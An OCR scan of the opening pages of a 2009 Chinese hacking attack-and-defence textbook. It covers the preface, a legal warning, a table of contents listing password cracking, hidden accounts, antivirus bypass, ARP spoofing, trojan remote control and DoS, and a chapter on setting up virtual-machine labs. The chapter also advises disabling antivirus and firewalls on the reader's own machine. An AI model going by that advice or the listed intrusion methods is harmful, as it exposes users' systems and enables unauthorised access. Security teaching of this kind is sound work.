免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



每月及時觀看電子月刊最新
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

多媒体教学光盘使用说明

本书光盘包括

● 本书光盘包括29个书中实例的多媒体视频教程，全程语音讲解＋视频动画演示，总教学时间近3小时。

1. 多媒体教程主菜单（单击可显示二级菜单）
2. 二级菜单（单击可打开相应播放文件）
3. 单击可查看光盘说明
4. 单击可浏览光盘内容
5. 单击可退出播放程序

多媒体光盘主界面



1. 单击可播放视频
2. 单击可暂停播放视频
3. 单击可停止播放视频
4. 单击可返回起始点
5. 单击可倒退
6. 单击可前进
7. 单击可跳至结束点
8. 单击可控制播放进度
9. 单击可调节音量

多媒体教程讲解演示



操作提示：

通常情况下，将配套光盘放入光驱后，多媒体教程会自动运行，并打开播放主界面。如果没有自动运行，可以通过双击光盘根目录下的AutoRun.exe来运行。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

多媒体语音视频教程索引

Chapter1 安全的测试环境：虚拟机
创建Virtual PC虚拟机
快速架设ASP服务器和PHP服务器
ASP+PHP+CGI网站平台

Chapter2 踩点侦察与漏洞扫描
Nmap和X-Scan扫描器
SuperScan和流光扫描器
X-Way扫描器

Chapter3 系统账户与口令密码
更改与伪造Administrator账户
Guest账号权限管理

Chapter4 远程控制攻防技术
用Symantec PcAnywhere实现远程控制
利用灰鸽子实现远程控制
用QuickIP实现远程控制

Chapter5 常见漏洞入侵工具使用
常见漏洞扫描工具
反弹木马与反间谍软件
Real Spy Monitor系统监控器

Chapter6 网络欺骗与突破限制
用WinArpAttacker实现ARP欺骗
金山ARP防火墙的使用

Chapter7 常见木马攻防实战
保护系统安全的安全护盾

Chapter8 网络系统漏洞入侵渗透与防御
邮箱炸弹亿虎Email群发大师
QQ砸门机使用防范
解除网络的恶意绑架
全面防御“肉鸡”进程

Chapter9 系统进程与隐藏技术
结束进程和重建进程
查看隐藏进程和远程进程
Sock5代理跳板

Chapter10 流氓软件与间谍软件的防范与清除
清理浏览器插件
用超级兔子清除流氓软件
用瑞星卡卡上网安全助手根除流氓软件
用金山清理专家清除恶意软件
诺顿网络安全特警



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

前言

随着网络的普及，越来越多的人投入到网络生活中来，然而人们在享受便利网络的同时，还要时刻面临黑客攻击的危险。如果不了解入侵者的手段，没有及时采取必要的防御措施，一旦出现问题有可能造成很大损失。

出于安全及其他原因，传统教学往往只注重表面应用而避开一些敏感的技术。设想一下，如果一个网站的管理员只会架构网站，却不知黑客如何入侵网站，那如何会对自己网站的缺陷了如指掌？如何及时获知最新漏洞的描述信息而提前做好防御呢？

我们根据自己多年的亲身体验，在系统总结网络中广为使用的入侵、防御技术的基础上，针对黑客技术初学者、广大计算机安全技术爱好者以及网络管理人员编写了此书。希望能够帮助读者从黑客技术的角度了解网络安全技术，从而更有效地保护自己的计算机和网络安全。

本书以深入剖析入侵过程为主线来展开内容，向读者详细介绍了入侵者如何实现信息的搜集，如何通过获取的信息打开目标服务器的切入点（基于身份验证、漏洞、木马的入侵），如何实现入侵即远程连接，入侵后如何执行各种任务，如何留下后门以便再次进入系统，以及入侵者如何清除系统日志防止目标服务器发现入侵痕迹。

此外，书中还详细介绍了入侵者是如何实现从信息扫描到入侵过程中的隐身保护。全书对每一个入侵步骤作了详细的分析，以推断入侵者在每一入侵步骤的目的以及所要完成的任务，并对入侵过程中常见的问题作必要的说明与解答，此外，还对几种常见的入侵手段进行了比较与分析。

另外，本书附带一张精心开发的专业级多媒体教学光盘，它采用全程语音讲解、情景式教学、详细的图文对照和真实的情景演示等方式，紧密结合书中的内容对各个知识点进行深入的讲解，大大扩充了本书的知识范围。真正实现了以实例带动讲解、图例解说、面向应用的教学效果，便于初学者快速上手。

本书及配套的多媒体光盘主要面向黑客技术初学者、计算机安全技术爱好者及网络新手，强调实用、适用，可操作、能参考。

本书由众多经验丰富的网络安全技术专业人士编写，具体编写情况是：李防负责第1章，翟长霖负责第2章，段玲华负责第3章，陈艳艳负责第4章，刘伟霞负责第5章，张晓新负责第6章，孙世宁、田永燕负责第7章，杨平负责第8章，李伟、王英英负责第9章，

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

郑静、梁铎负责第10章，冯世雄负责附录部分，最后由武新华统审全稿。本书在编写过程中还得到了许多热心网友的支持，并参考了大量来自网络的资料，对这些资料进行了再加工和深化处理，在此对这些资料的原作者表示衷心的感谢。

由于作者水平有限，书中疏漏之处在所难免，恳请广大读者批评指正。

最后，需要提醒大家的是：


根据国家有关法律规定，任何利用黑客技术攻击他人计算机的行为都属于违法行为，希望读者在阅读本书后一定不要使用本书中介绍的黑客技术对他人计算机进行攻击，否则后果自负。

为便于读者阅读和理解，本书在写作中使用了如下图标约定：



注 意

对文章中所涉及到的一些内容进行特别描述，提醒读者注意操作到此处切忌犯的一些常识性错误。



提 示

提示读者关于文中所述内容的一些相关信息，以及对文中的重要内容作进一步阐述。



小技巧

对实际操作中的一些小技巧进行阐述，告诉读者应该如何进行具体操作。

编者

2009.3.1

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

内 容 提 要

本书以黑客入侵过程为主线，循序渐进地介绍了黑客攻击计算机的一般方法、步骤、所使用的工具，以及防止黑客攻击的方法。主要内容包括：安全的虚拟机测试环境、踩点侦察与漏洞扫描、系统账户与口令密码、远程控制攻防技术、常见漏洞入侵工具使用、网络欺骗与突破限制、常见木马攻防实战、网络系统漏洞入侵渗透与防御、系统进程与隐藏技术和流氓软件与间谍软件的防范与清除，使读者提高网络安全意识，在遭遇黑客入侵时能够尽量做到心中有数，采取相关的自救措施。

本书由一线系统与网络安全技术专业人士编写，并提供多媒体语音视频教程。适用于黑客技术初学者、广大计算机安全技术爱好者、网络安全从业人员及网络管理员使用。

图书在版编目（CIP）数据

最新黑客攻防实战从入门到精通 / 武新华，翟长霖，安向东编著. —北京：科学出版社，2009

ISBN 978-7-03-024145-0

Ⅰ. 最… Ⅱ. ①武… ②翟…③安… Ⅲ. 计算机网络—安全技术 Ⅳ. TP393.08

中国版本图书馆CIP数据核字（2009）第026593号

责任编辑：张少波 / 责任校对：刘雪莲

责任印制：科 海 / 封面设计：林 陶

科学出版社 出版

北京东黄城根北街16号

邮政编码：100717

http://www.sciencep.com

北京市艺辉印刷有限公司印刷

科学出版社发行 各地新华书店经销

*

2009年4月第一版 开本：16开

2009年4月第一次印刷 印张：21.5

印数：0 001~4 000 字数：516 000

定价：36.00元（含1CD价格）

(如有印装质量问题，我社负责调换)

每月及時觀看電子月刊書籍

就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

最新黑客攻防实战 从入门到精通

目 录

Chapter1
安全的测试环境：虚拟机 1

1.1 创建安全测试环境 2
1.1.1 安全测试环境概述 2
1.1.2 虚拟机软件概述 2
1.1.3 用VMware创建虚拟系统 4
1.1.4 虚拟机工具安装 9
1.1.5 搭建虚拟攻防网络 10
1.2 Virtual PC安全测试环境 12
1.2.1 创建Virtual PC虚拟机 12
1.2.2 在虚拟机中安装操作系统 16
1.2.3 Virtual PC网络设置 17
1.3 虚拟机网站平台 20
1.3.1 虚拟机ASP网站平台 20
1.3.2 快速架设ASP服务器和PHP服务器 23
1.3.3 ASP+PHP+CGI网站平台 26
1.3.4 快速搭建全能网站 31
1.3.5 安装网站程序 32
1.3.6 MySQL网站安装流程 33
1.3.7 安装网站插件 34
1.4 可能出现的问题与解决办法 35
1.5 总结与经验积累 35

Chapter2
踩点侦察与漏洞扫描 37

2.1 踩点与侦察 38
2.1.1 踩点概述 38

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2.1.2 确定侦察范围 39
2.1.3 网络侦察与快速确定漏洞范围 40
2.1.4 防御网络侦察与堵塞漏洞 55
2.2 确定扫描目标 55
2.2.1 确定目标主机IP地址 56
2.2.2 确定可能开放的端口和服务 58
2.2.3 确定扫描类型 60
2.2.4 有效预防端口扫描 60
2.3 扫描服务与端口 62
2.3.1 获取NetBIOS信息 62
2.3.2 获取SNMP信息 62
2.3.3 弱口令扫描概述 63
2.3.4 黑客字典与弱口令扫描工具 63
2.3.5 注入点概述 65
2.3.6 注入点扫描实例 66
2.4 可能出现的问题与解决办法 67
2.5 总结与经验积累 68

Chapter3
系统账户与口令密码 69

3.1 系统账户与口令攻防 70
3.1.1 设置系统BIOS开机口令 70
3.1.2 更改与伪造Administrator账户 71
3.1.3 破解Windows系统管理员口令 74
3.1.4 识破混迹管理员组的Guest账户 78
3.1.5 Guest账号权限管理 80
3.1.6 伪装账户的破解与防范对策 81
3.2 Windows桌面用户系统攻防 84
3.2.1 实现多功能捆绑 84
3.2.2 绕过Windows系统文件保护 85
3.2.3 绕过Windows系统组策略 87

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

目录 CONTENTS

3.2.4 实现后门自动加载 88
3.2.5 实现SAM跨系统攻防 89
3.3 Windows系统本地物理攻防 90
3.3.1 通过脚本恢复用户密码 90
3.3.2 建立隐藏账户 91
3.4 Windows系统应用层攻防 95
3.4.1 窃取移动设备中的数据信息 95
3.4.2 破译Web邮箱密码 96
3.4.3 星号密码查看 97
3.4.4 绕过防火墙 97
3.4.5 绕过杀毒软件的保护 100
3.5 可能出现的问题与解决办法 101
3.6 总结与经验积累 102

Chapter4
远程控制攻防技术 103

4.1 Windows XP系统自带远程控制 104
4.1.1 Windows XP系统的远程协助 104
4.1.2 Windows XP系统远程关机 107
4.2 Windows Vista远程桌面连接与协助 108
4.2.1 远程桌面概述 109
4.2.2 允许远程桌面连接 109
4.2.3 在远程—本地桌面间传文件 110
4.2.4 区别远程桌面与远程协助 112
4.3 Windows注册表的远程连接与安全 113
4.3.1 开启远程注册表服务 113
4.3.2 注册表安全设置实例 114
4.4 远程管理主机 114
4.4.1 远程管理主机概述 115
4.4.2 利用漏洞入侵主机 116
4.4.3 为漏洞主机打补丁 116

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

4.4.4 建立隐藏式网站 117
4.5 远程控制工具实战 119
4.5.1 用Symantec pcAnywhere实现远程控制 119
4.5.2 利用灰鸽子实现远程控制 124
4.5.3 用QuickIP实现远程控制 127
4.5.4 用WinShell实现远程控制 131
4.5.5 用PsExec实现远程控制 133
4.6 可能出现的问题与解决办法 134
4.7 总结与经验积累 135

Chapter5
常见漏洞入侵工具使用 137

5.1 常见漏洞扫描工具 138
5.1.1 SSS扫描与防御 138
5.1.2 Windows系统安全检测器 140
5.2 反弹木马与反间谍软件 142
5.2.1 “网络神偷”反弹木马 142
5.2.2 SS&D反间谍软件与防御 144
5.3 系统监控与网站漏洞攻防 146
5.3.1 Real Spy Monitor系统监控器 146
5.3.2 FTP漏洞攻防 148
5.3.3 FSO漏洞攻防 151
5.3.4 网站提权漏洞攻防 152
5.3.5 网站数据库漏洞攻防 155
5.4 可能出现的问题与解决办法 157
5.5 总结与经验积累 158

Chapter6
网络欺骗与突破限制 159

6.1 ARP欺骗与防御 160
6.1.1 网络欺骗概述 160

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

6.1.2 用WinArpAttacker实现ARP欺骗 163
6.1.3 网络监听的检测与防御 165
6.1.4 金山ARP防火墙的使用 166
6.2 形形色色的网络欺骗 167
6.2.1 网络游戏盗号骗术防范 167
6.2.2 网站上的钓鱼术 168
6.2.3 游戏账户破解防范 169
6.2.4 动鲨网页木马 170
6.3 突破网络封锁限制 171
6.3.1 突破封锁下载影片 172
6.3.2 下载加密式Flash动画 174
6.3.3 下载加密的网页内容 177
6.3.4 特定区域的资源下载 179
6.4 可能出现的问题与解决办法 182
6.5 总结与经验积累 182

Chapter7
常见木马攻防实战 183

7.1 宏病毒和邮件病毒的防范 184
7.1.1 宏病毒概述 184
7.1.2 宏病毒的防范与清除 186
7.1.3 邮件病毒概述 186
7.1.4 邮件病毒的全面防御 187
7.1.5 揭秘文本病毒 187
7.2 保护系统安全的安全护盾 189
7.2.1 安全护盾软件概述 189
7.2.2 安全护盾的使用 190
7.2.3 自动拦截与网络连接的程序 191
7.3 木马的清除与防范 192
7.3.1 木马隐形位置分析 192

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

7.3.2 发现木马 194
7.3.3 清除木马 195
7.3.4 防范木马 195
7.4 可能出现的问题与解决办法 196
7.5 总结与经验积累 199

Chapter8
网络系统漏洞入侵渗透与防御 201

8.1 来自网络的暴力攻击 202
8.1.1 网络炸弹 202
8.1.2 IP炸弹工具IP Hacker 202
8.1.3 邮箱炸弹攻防 204
8.1.4 QQ砸门机使用防范 208
8.1.5 MSN消息攻击机的防范 209
8.1.6 IDQ漏洞攻击与溢出工具防范 211
8.1.7 RPC溢出入侵与防范 213
8.2 解除网络的恶意绑架 214
8.2.1 用Google Toolbar解除恶意绑架 214
8.2.2 浏览器绑架克星HijackThis 216
8.2.3 D.o.S攻击与防御 219
8.3 通过Google实现入侵渗透与防御 225
8.3.1 渗透实战演示 225
8.3.2 具体的防范措施 226
8.4 用“肉鸡”实现主机私有化 226
8.4.1 私有型“肉鸡”概述 226
8.4.2 “肉鸡”的私有化进程 227
8.4.3 全面防御“肉鸡”进程 228
8.5 文件上传漏洞入侵与防御 231
8.6 可能出现的问题与解决办法 231
8.7 总结与经验积累 235

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

目录 CONTENTS

Chapter9
系统进程与隐藏技术 237

9.1 Windows系统进程 238
9.1.1 系统进程概述 238
9.1.2 结束进程和重建进程 239
9.1.3 查看进程的发起程序 240
9.1.4 查看隐藏进程和远程进程 241
9.1.5 清除系统中的病毒进程 242
9.2 文件传输与文件隐藏 243
9.2.1 IPC$文件传输 243
9.2.2 FTP传输与打包传输 244
9.2.3 文件隐藏与显示 245
9.3 入侵隐藏技术 247
9.3.1 跳板技术概述 247
9.3.2 Sock5代理跳板 248
9.3.3 端口重定向 251
9.4 可能出现的问题与解决办法 252
9.5 总结与经验积累 253

Chapter10
流氓软件与间谍软件的防范与清除 255

10.1 流氓软件的清除 256
10.1.1 清理浏览器插件 256
10.1.2 流氓软件的防范 258
10.1.3 用超级兔子清除流氓软件 261
10.1.4 用瑞星卡卡上网安全助手消除流氓软件 263
10.1.5 用金山清理专家清除恶意软件 265
10.2 间谍软件防护实战 266
10.2.1 间谍软件防护概述 266
10.2.2 用Spy Sweeper清除间谍软件 267
10.2.3 通过事件查看器抓住“间谍” 269


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

10.2.4 微软反间谍专家使用流程 273
10.2.5 奇虎360安全卫士使用流程 274
10.3 “蜜罐”的使用 277
10.3.1 “蜜罐”概述 277
10.3.2 “蜜罐”的典型应用实例 279
10.3.3 个人用户“蜜罐”系统的实现 280
10.3.4 傻瓜式“蜜罐”KFSensor 281
10.4 诺顿网络安全特警 283
10.4.1 配置诺顿网络安全特警 283
10.4.2 用诺顿网络安全特警扫描程序 284
10.4.3 封锁恶意IP 286
10.4.4 实现端口安全防范 288
10.4.5 实现隐私控制 289
10.5 可能出现的问题与解决办法 291
10.6 总结与经验积累 291
附录A 系统端口一览表 293
附录B 系统服务一览表 300
附录C Windows系统文件详解 304
附录D Windows 2000/2003命令集 313
附录E Windows系统常见的进程 322
参考文献 329

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。



免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Chapter1
安全的测试环境：虚拟机

重点提示

- 使用VMware创建虚拟机
- 使用Virtual PC创建虚拟机
- 构建虚拟网站平台

导 读

随着 Internet 的普及，遭遇黑客的机会也越来越多，所以计算机使用者有必要了解和掌握一些黑客方面的知识，以便提高计算机的安全性能，防患于未然。

本章着重介绍了使用 VMware 和 Virtual PC 两款虚拟机工具为用户构建虚拟机的操作方法，从而在虚拟机中创建安全的测试环境，为学习黑客知识提供一个安全，有效的平台。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1.1 创建安全测试环境

所谓黑客原来是指那些精通计算机系统及网络技术的人，他们利用专业知识，出于娱乐爱好而热衷于编制新程序的人。但在今天，黑客经常会对系统进行修改或破坏，入侵别人的计算机，并可能会恶意地破坏计算机系统，取得利益，或只是为了显示自己的能力而制造计算机病毒。所以，现在黑客的确切定义是，在数据安全领域，未以授权、又企图躲过系统访问控制程序的检查而进入计算机网络的用户。

初步涉足黑客领域的学者，因在学习过程中需要找到符合条件的目标计算机进行模拟攻击，而这些目标计算机并不是能够从 Internet 上搜索到的，即使找到了目标计算机也不能随便进入，因为可能涉及法律问题，构建虚拟机是个很好的解决办法。

1.1.1 安全测试环境概述

所谓安全测试环境是指专门用于测试和学习黑客工具操作方法的实验平台，即在已存在的系统中，利用虚拟机创建一个内在的系统，该系统可以与外界独立，但与已经存在的系统建立网络关系，从而方便使用某些黑客工具进行模拟攻击，并且一旦黑客工具对虚拟机造成了破坏，也可以很快恢复，不会影响本来的计算机系统。

因需要使用黑客软件进行模拟攻击，所以创建虚拟机需满足如下条件：

- 尽量安装防御能力较差的系统，且不要安装其有关安全漏洞方面的补丁，如虚拟机中的系统为 Windows XP，则应安装其第一版本，且不要安装 SP1、SP2、SP3 及其后的有关补丁，以便于侦测和模拟攻击。
- 不要安装杀毒软件和防火墙，因为这些软件能够防止黑客工具的攻击和进入，会导致操作失败。
- 系统与软件运行的密码应为空，可以简化攻击时的麻烦。
- 根据所使用的黑客软件的功能和攻击对象的要求安装相应的软件，如 SQL Server 等。



自己的系统也不能安装杀毒软件和防火墙，否则黑客工具将不能在自己的系统中保存。

1.1.2 虚拟机软件概述

虚拟机（Virtual Machine）是指可以像真实机器一样运行程序的计算机的软件实现，是计算机科学体系中的一种特殊软件，它可以在计算机平台和终端用户之间建立一种环境，终端用户基于这个环境来操作软件。

根据运用方式和与直接机器的相关性，虚拟机可分为两大类，即系统虚拟机和进程虚拟机。系统虚拟机提供一个可以运行完整操作系统的系统平台。进程虚拟机可以运行单个计算机程序，支持单个进程。虚拟机的一个本质特点是，运行在虚拟机上的软件被局限在虚拟机提供的资源里——它不能超出虚拟世界。

虚拟机顾名思义就是虚拟出来的计算机，和真实的计算机几乎完全一样，区别是其硬盘是在

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

一个文件中虚拟出来的，所以用户可以随意修改虚拟机的设置，而不用担心对自己的计算机造成损害，因此虚拟机可以用来做试验（如将它作为学习有关黑客攻防知识的工具）等。

用户可以在一台计算机上将硬盘和内存的一部分拿出来虚拟出若干台机器，每台机器可以运行单独的操作系统而互不干扰，这些虚拟机各自拥有独立的 CMOS、硬盘和操作系统，用户可以像使用普通机器一样对它们进行分区、格式化、安装系统和应用软件等操作，还可以将这几个操作系统联成一个网络。

虚拟系统崩溃之后可直接删除而不影响本机系统，同样本机系统崩溃后也不影响虚拟系统，可以下次重装后再加入以前做的虚拟系统。虚拟机软件不需要重开机就能在同一台计算机使用好几个 OS（操作系统），不但方便，而且安全。

虚拟机支持多操作系统同时运行在单个物理服务器上。在虚拟机中，中央处理器芯片从系统其他部分划分出一段存储区域，操作系统和应用程序运行在“保护模式”环境下。如果在某虚拟机中出现程序冻结现象，这并不会影响运行在虚拟机外的程序操作和操作系统的正常工作。

虚拟机具有 4 种体系结构。第一种为“一对一映射”，其中以 IBM 虚拟机最为典型。第二种由机器虚拟指令映射构成，其中以 Java 虚拟机最为典型。Unix 虚拟机模型和 OSI 虚拟机模型可以直接映射部分指令，而其他的可以直接调用操作系统功能。

在真实计算机系统中，操作系统组成中的设备驱动控制硬件资源，负责将系统指令转化成特定设备控制语言。在假设设备所有权独立的情况下形成驱动，这就使得单个计算机上不能同时运行多个操作系统。虚拟机则包含了克服该局限性的技术。虚拟化过程引入了低层设备资源重定向交互作用，而不会影响高层应用层。通过虚拟机，用户可以在单个计算机上同时运行多个操作系统。

使用虚拟机时应注意如下问题：

- 在安装虚拟机时，选择正确的操作系统类型可以有效避免出现一些不应有的问题。
- 分配给虚拟机的内存最好小于物理内存的一半，以便使主机和虚拟机的性能在一定程度上达到平衡。
- 如果安装了多台虚拟机，想同时启动时，最好先计算一下这些虚拟机所需要的内存的总和，一旦这个总和接近甚至超过物理内存，就会出现性能问题。
- 在 Vmware 系统上应尽量安装 VMware Tools，但并非所有虚拟系统都能成功安装 VMware Tools。
- 禁用虚拟机的“快照”功能，适当调低显示分辨率，可以提高性能。
- 备份虚拟机最彻底的办法是，退出虚拟机后，把虚拟机的文件打包备份。
- 试图让虚拟机承担真实系统的许多功能，不是明智的做法。
- 使用虚拟机的【以太网】→【桥接】选项时，虚拟系统网络连接设定的静态 IP 地址不应同于主机的 IP 地址。
- 新建的虚拟机相当于裸机，需要安装系统，安装系统可使用光盘，也可使用 ISO 镜像——通过虚拟机指定 ISO 镜像可代替光盘，也可使用虚拟光驱来载入 ISO 镜像，但这需要设置虚拟光驱作为虚拟机的 CDROM，这种做法行得通，但不是明智之举。
